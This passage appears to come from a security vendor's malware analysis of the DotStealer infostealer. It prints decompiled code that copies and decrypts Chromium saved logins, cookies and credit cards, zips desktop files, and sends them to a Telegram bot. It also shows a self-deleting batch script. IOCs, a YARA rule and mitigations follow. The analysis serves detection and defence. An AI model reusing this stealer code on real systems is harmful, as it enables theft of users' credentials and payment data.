```

Figure 13- Create .bat file

It creates a bat file, runs this temporary bat file via cmd with Process.Start and then deletes this temporary bat file. It used this kind of recursion and update mechanism to make detection and analysis difficult.



File


Windows Command Processor
(Verified) Microsoft Windows
Version: 10.0.19041.746
Image file name: C:\Windows\System32\cmd.exe

Process

Command line: "C:\Windows\System32\cmd.exe" /C C:\Users\ \AppData\Local\Temp\tmp3F53.tmp.bat & Del C:\Users\ \AppData\Local\Temp\tmp3F53.tmp.bat
Current directory: C:\Users\ \Desktop\DotStealerBuild\
Started: 12 seconds ago (11:37:21 PM)
PEB address: 0xe606cab000
Image type: 64-bit
Parent: DotStealerBuild.exe (8988)
Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard
Protection: None

Figure 14- Cmd Command Line

Command line of the .bat file run from cmd.




C:\Users\ \AppData\Local\Temp\tmp3F53.tmp.bat - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
tmp3F53.tmp.bat

```
:1
Tasklist /fi "PID eq 8988" | find ":"
if Errorlevel 1 (
 Timeout /T 1 /Nobreak
 Goto 1
)
Del "DotStealerBuild.exe"
Cd "C:\Users\    _\AppData\Roaming\     _UserCash"
Timeout /T 1 /Nobreak
Start "" "C:\Users\      \AppData\Roaming\     _UserCash\temporallogger.exe"
```

Figure 15- tmp5F53.tmp.bat script

Commands of the generated .bat file. The first run DotStealerBuild.exe is terminated and deleted from its location. Then it starts temporalloger.exe as a process, which is copied to **Admin_UserCash.**




```
public List<BrowserStealer.CredentialModel> ReadPasswords()
{
    List<BrowserStealer.CredentialModel> list = new List<BrowserStealer.CredentialModel>();
    try
    {
        try
        {
            File.Delete(config.InstallPathFixed + "\\login_data_db");
        }
        catch (Exception)
        {
        }
        string text = this.ProfilePath + "\\Login Data";
        try
        {
            File.Copy(text, config.InstallPathFixed + "\\login_data_db");
            text = config.InstallPathFixed + "\\login_data_db";
        }
        catch (Exception)
        {
        }
        string fullPath = Path.GetFullPath(text);
        if (File.Exists(this.KeyPath) && File.Exists(fullPath))
        {
            using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + fullPath + ";pooling=false"))
            {
                sqliteConnection.Open();
                using (SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand())
                {
                    sqliteCommand.CommandText = "SELECT action_url, username_value, password_value FROM logins";
                    using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
                    {
                        if (sqliteDataReader.HasRows)
                        {
                            byte[] key = BrowserStealer.ChromiumGrabber.ChromiumDecryptor.GetKey(this.KeyPath);
                            while (sqliteDataReader.Read())
                            {
                                if (sqliteDataReader.GetString(0) != "" && sqliteDataReader.GetString(1) != "")
```

Figure 16- Stealing data

The malware copies login information from the **"Login Data"** file in the browser profile file and stores it in a SQLite database. It then uses SQL queries to extract various information from the "logins" table, decrypts it and stores it in a list. The script also creates a temporary **login_data_db** database file, accesses it and deletes it after the process is complete. It performs these operations for **cookies and credit card information** in turn.

SELECT action_url, username_value, password_value FROM logins
SELECT host_key, name, path, encrypted_value, expires_utc FROM cookies
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards


Table 1- SQL queries



```
namespace DotStealer
{
    // Token: 0x02000023 RID: 35
    internal class GrabDesktop
    {
        // Token: 0x0600013D RID: 317 RVA: 0x000066F0 File Offset: 0x000048F0
        public static void get()
        {
            string text = config.InstallPathFixed + "\\" + config.LogFolderName + " - DesktopFiles.zip";
            IEnumerable<string> files = utils.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "*.*", SearchOption.AllDirectories);
            using (ZipArchive zipArchive = ZipFile.Open(text, ZipArchiveMode.Create))
            {
                foreach (string text2 in files)
                {
                    if (config.GrabFileTypes.Contains(Path.GetExtension(text2).ToLower()) && config.GrabFileSize > new FileInfo(text2).Length)
                    {
                        zipArchive.CreateEntryFromFile(text2, Path.GetFullPath(text2));
                    }
                }
            }
            telegram.sendFile(text, "\ud83d\udda5" + config.UserName + "`s desktop files", "Document");
            File.Delete(text);
        }
    }
}
```

Figure 17- Gets Desktop Files


DotStealer malware zips files from the desktop and saves them in a folder.



```
        // Token: 0x06000153 RID: 339 RVA: 0x000075A4 File Offset: 0x000057A4
        public static void sendFile(string file, string caption, string type = "Document")
        {
            try
            {
                if (!File.Exists(file))
                {
                    telegram.sendText("\ud83d\uded1File not found!");
                }
                else if (new FileInfo(file).Length == 0L)
                {
                    telegram.sendText("\ud83d\uded1Error occured, the file seems to be empty or corrupted");
                }
                else
                {
                    using (HttpClient httpClient = new HttpClient())
                    {
                        MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
                        byte[] content = File.ReadAllBytes(file);
                        multipartFormDataContent.Add(new ByteArrayContent(content), type.ToLower(), Path.GetFileName(file));
                        httpClient.PostAsync(string.Concat(new string[]
                        {
                            "https://api.telegram.org/bot",
                            config.TelegramToken,
                            "/send",
                            type,
                            "?chat_id=",
                            config.TelegramChatID,
                            "&caption=",
                            caption
                        }), multipartFormDataContent).Wait();
                        httpClient.Dispose();
                    }
                }
            }
            catch (Exception ex)
```

Figure 18- Send Files

The malware interacts with a Telegram bot using the Telegram API and sends the stolen data through it.




☑ Resolve addresses

P...	Local Address	Remote Address	State
TCP	desktop-ku4jh5g.locald...	cdn-185-199-110-133.github.com:https	ESTABLISHED
TCP	desktop-ku4jh5g.locald...	ip-api.com:http	ESTABLISHED
TCP	desktop-ku4jh5g.locald...	149.154.167.220:https	ESTABLISHED

Figure 19- TCP/IP

The malware establishes a connection with the server utilized by the system user, and the pilfered data is then transmitted to this **Telegram server**.



```
234 20.412977   149.154.167.220   192.168.142.226   TCP     60 443 → 49785 [ACK] Seq=5854 Ack=138056 Win=2920 L
235 20.413000   192.168.142.226   149.154.167.220   TCP   2974 [TCP Window Full] 49785 → 443 [ACK] Seq=138056 A
236 20.413314   149.154.167.220   192.168.142.226   TCP     60 443 → 49785 [ACK] Seq=5854 Ack=139516 Win=1460 L
237 20.413314   149.154.167.220   192.168.142.226   TCP     60 [TCP ZeroWindow] 443 → 49785 [ACK] Seq=5854 Ack=
238 20.414649   149.154.167.220   192.168.142.226   TCP     60 [TCP Window Update] 443 → 49785 [ACK] Seq=5854 A
239 20.414739   192.168.142.226   149.154.167.220   TCP   1514 [TCP Window Full] 49785 → 443 [ACK] Seq=140976 A
240 20.415011   149.154.167.220   192.168.142.226   TCP     60 [TCP ZeroWindow] 443 → 49785 [ACK] Seq=5854 Ack=
241 20.477520   149.154.167.220   192.168.142.226   TCP     60 [TCP Window Update] 443 → 49785 [ACK] Seq=5854 A
242 20.477574   192.168.142.226   149.154.167.220   TCP   1514 [TCP Window Full] 49785 → 443 [ACK] Seq=142436 A
243 20.478261   149.154.167.220   192.168.142.226   TCP     60 [TCP ZeroWindow] 443 → 49785 [ACK] Seq=5854 Ack=
244 20.484899   149.154.167.220   192.168.142.226   TCP     60 [TCP Window Update] 443 → 49785 [ACK] Seq=5854 A
245 20.484951   192.168.142.226   149.154.167.220   TCP   2974 [TCP Window Full] 49785 → 443 [ACK] Seq=143896 A
246 20.485332   149.154.167.220   192.168.142.226   TCP     60 [TCP Window Update] 443 → 49785 [ACK] Seq=5854 A
247 20.485332   149.154.167.220   192.168.142.226   TCP     60 443 → 49785 [ACK] Seq=5854 Ack=145356 Win=9084 L
248 20.485332   149.154.167.220   192.168.142.226   TCP     60 443 → 49785 [ACK] Seq=5854 Ack=146816 Win=7624 L
```

Figure 20- Wireshark capture

It was determined that the three way handshake technique was executed using the IP address **149[.]154.167.220**, which was identified as the Telegram server IP address.

IOCs

IPs

149[.]154.167.220

Domains-URLs

https[:]//raw.githubusercontent.com/Shinyenigma/storage/main/dot.txt

Hashs

MD5	ce68b9065b9faf52adc77c23af91d522
SHA1	e7c13940f5abdb90d98d21115ade31199373c7dd
SHA256	6b658612174bf6c9a6609ac86c16ec59d134c0736a71b844c3e8a62f268854a6

MITRE ATT&CK

Technique Name	Technique ID
Query Registry	T1012
Command and Scripting Interpreter: Windows Command Shell	T1059.003
Steal Web Sessions	T1539
Masquerading	T1036
Virtualization/Sandbox Evasion	T1497.003
System Time Discovery	T1124
File and Directory Discovery	T1083
System Information Discovery	T1082
Debugger Evasion	T1622
Web Service	T1102

DETECTION

Yara Rule

```
import "hash"
rule DOTStealer{
    meta:
    author = "Kerime Gencay"
    description = "DOTStealer Rule"
    file_name = "svchost.exe"
    hash = "ce68b9065b9faf52adc77c23af91d522"
strings:
    $str1 = "DOTSTEALER" wide
    $str2 = "DotUpdate.exe" wide
    $str3 = "DotStealer"
    $str4 = "BrowserStealer"
    $str5 = "SELECT action_url, username_value, password_value FROM logins" wide
    $str6 = "SELECT host_key, name, path, encrypted_value, expires_utc FROM
cookies" wide
    $str7 = "SELECT name_on_card, expiration_month, expiration_year,
card_number_encrypted FROM credit_cards" wide
    $str8=  "https://raw.githubusercontent.com/Shinyenigma/storage/main/dot.txt"
wide
    $str9 = "cookies_db" wide
    $str10 = "BrowserPasswords.txt" wide
    $str11 = "CreditCards.txt" wide
    $str12 = "BrowserDownloads.txt" wide
    $str13 = "BrowserDownloads.txt" wide
    $str14 = "get_CardNumber" wide
    $str15 = "credit_cards_db" wide
    $str16 = "login_data_db" wide

    $opc1 = {7E 58 00 00 04 72 2A 07 00 70 28 5C 00 00 0A 28 7C 00 00 0A DE 03 26
DE 00 02 7B 3D 00 00 04 72 48 07 00 70 28 5C 00 00 0A 0B 07 7E 58 00 00 04 72 2A
07 00 70 28 5C 00 00 0A 28 7D 00 00 0A 7E 58 00 00 04 72 2A 07 00 70 28 5C 00 00
0A 0B DE 03}
    $opc2 = {28 E6 00 00 0A 72 6A 1F 00 70 28 5C 00 00 0A 0A 28 E7 00 00 0A 6F E8
00 00 0A 0C 12 02 28 E9 00 00 0A 0B 06 28 EA 00 00 0A 0D}


condition:
    uint16(0) == 0x5A4D and (any of ($str*,$opc*))
}
```

MITIGATIONS

- Carefully review links or attachments in unknown or suspicious emails before clicking on them.

- Check the links in emails. Avoid clicking on unknown or strange URLs. Verify the URL using your browser before logging into an official website.

- Before opening attachments or links in emails, make sure they come from sources you trust. Beware of files from unknown sources.

- Protect your computer by using up-to-date antivirus and anti-malware software. This software can detect and block potential threats.

- Protect your online accounts by using strong, complex passwords and avoid using the same password for different accounts.

- Add an additional layer of security to your accounts using two-factor authentication (2FA).

- Regularly update your operating systems, browsers and security software. Updates often close security holes.

All the **services** you need to keep your **business** secure

Secure your business effectively against cyber threats and attacks

In **InfinitumIT** we provide
Risk and Threat Analysis
Penetration Testing
Managed Security
Digital Forensics
Consultancy

Services at a glance

consultancy

- Continuous Cyber Security Consultancy
- Continuous Vulnerability Analysis Service
- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service

Managed Security

- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service
- Cyber Incident Response (SOME) Service
- SIEM / LOG Correlation Services

Risk & Threat Analysis

- Cyber Risk and Threat Analysis Service
- Ransomware Risk Analysis Service
- APT Detection & Cyber Hygiene Analysis Service
- Purple Teaming Service

Penetration Testing


- Penetration Testing
- Red Teaming Service
- Source Code Analysis Service

Forensics

- Network Forensic Service
- Digital Forensic Service
- Mobile Forensic Service

Threatblade

Attack Simulation platform ThreatBlade simulates cyber attacks against your organization's network and systems.



Endpoint Risk Assessment

- Evaluate the security posture of individual endpoints, identify vulnerabilities, and mitigate risks by conducting endpoint-specific scenarios.

Network Risk Assessment

- Continuously monitor the network security posture using network specific attack scenarios, produce trend reports, and improve network security posture.

Identify Weaknesses

- Identify potential weaknesses in an organization's cybersecurity infrastructure and provide actionable insights for improvement purposes.

infinitum IT

“Power of Integrated Security”

Your Business's Weaknesses Do you know?

Contact us now to find out

Check Your MDR Healthcheck For Free

@infinitumitlabs *@infinitumitlabs* *@infinitumitlab1*